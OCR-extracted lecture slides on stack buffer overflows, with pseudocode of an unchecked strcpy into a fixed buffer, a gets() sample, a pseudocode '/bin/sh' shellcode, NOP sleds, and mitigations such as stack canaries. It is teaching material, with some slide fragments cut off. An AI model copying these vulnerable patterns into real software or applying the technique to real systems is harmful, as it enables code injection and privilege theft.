




Two Call Example


```
  0:  string count(string s, character c) {
        integer count;
        integer pos;
1-4:    …
  5:  }

  6:  void main(integer argc, strings argv) {
  7:    count(“testing”, “t”); // should return 2
  8:    count(“elevate”, “e”); // should return 3
  9:  }
```





Recursion Example

```
0:  integer r(integer n) {
1:    if (n > 0) r(n - 1);
2:    return n;
3:  }

4:  void main(integer argc, strings argv) {
5:    r(3); // should return 3
6:  }
```



Fun Fact

What is a stack overflow?

Memory is finite

- If recursion goes too deep, memory is exhausted
- Program crashes
- Called a stack overflow

Review

Running programs exist in memory (RAM)

Assembly code is in program memory

- CPU keeps track of current instruction in the IP register

Data memory is structured as a stack of frames

- Each function invocation adds a frame to the stack
- Each frame contains
  - **Saved IP to return to**
  - Local variables that are in scope

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from two factors

1. Low-level languages are not memory-safe
2. Control flow information is stored inline with user data on the stack

Threat Model

Attacker's goal:

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model Assumptions

Compiler is not hardened

No stack canaries

No control flow integrity (CFI) checks

Operating system is not hardened

No memory randomization (ASLR)

A Vulnerable Program

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[32];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc - 1) {
6:      print(argv[argc]);
7:    }
8:  }
```

Copy the given string s into the new buffer

Print the buffer to the console/stdout

```
$ ./print Hello World
World
Hello

$ ./print arg1 arg2 arg3
arg3
arg2
arg1
```


A Normal Examp

What if the data in string s is longer than 32 characters?

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[32];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc – 1) {
6:      print(argv[argc]);
7:    }
8:  }
```

strcpy() does not check the length of the input!

IP





Crash

Saved IP is destroyed!

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[32];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(i                          {
5:    for (; argc > 0; argc = argc - 1) {
6:      print(argv[argc]);
7:    }
8:  }
```

Program crashes :(





VULNERABLE CODE

C Code

```
int foo(int _) {
    char e[4];

    gets(e);
    return 0;
}
```

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer


- Can point anywhere the attacker wants
- But where?


Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

Exploit v1

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[32];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc - 1) {
6:      print(argv[argc]);
7:    }
8:  }
```





Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called shellcode, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec(“/bin/sh”);
}
```

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it’s easier to hit ;)



Hit the Ski Slopes


Most CPUs support no-op instructions

- Simple, one-byte instructions that don’t do anything
- On Intel x86, opcode 0x90 is the NOP


Key idea: build a **NOP sled** in front of the shellcode

- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2




```
0:  void print(string s) {
      // only holds 128 characters, max
      string buffer[128];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc – 1) {
6:      print(argv[argc]);
7:    }
8:  }
```



Mitigating Buffer Overflows

Stack Canaries


- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Stack Canaries

```
0:  void print(string s) {
1:    __set_stack_canary(random());
2:    string buffer[32];
3:    strcpy(buffer, s);
4:    puts(buffer);
5:    __check_stack_canary()
6:  }

7:  void main(integer argc, strings argv) {
8:    for (; argc > 0; argc = argc - 1) {
9:      print(argv[argc]);
10:   }
11: }
```

Canary value has changed, so exit()

IP




Non-executable Stacks

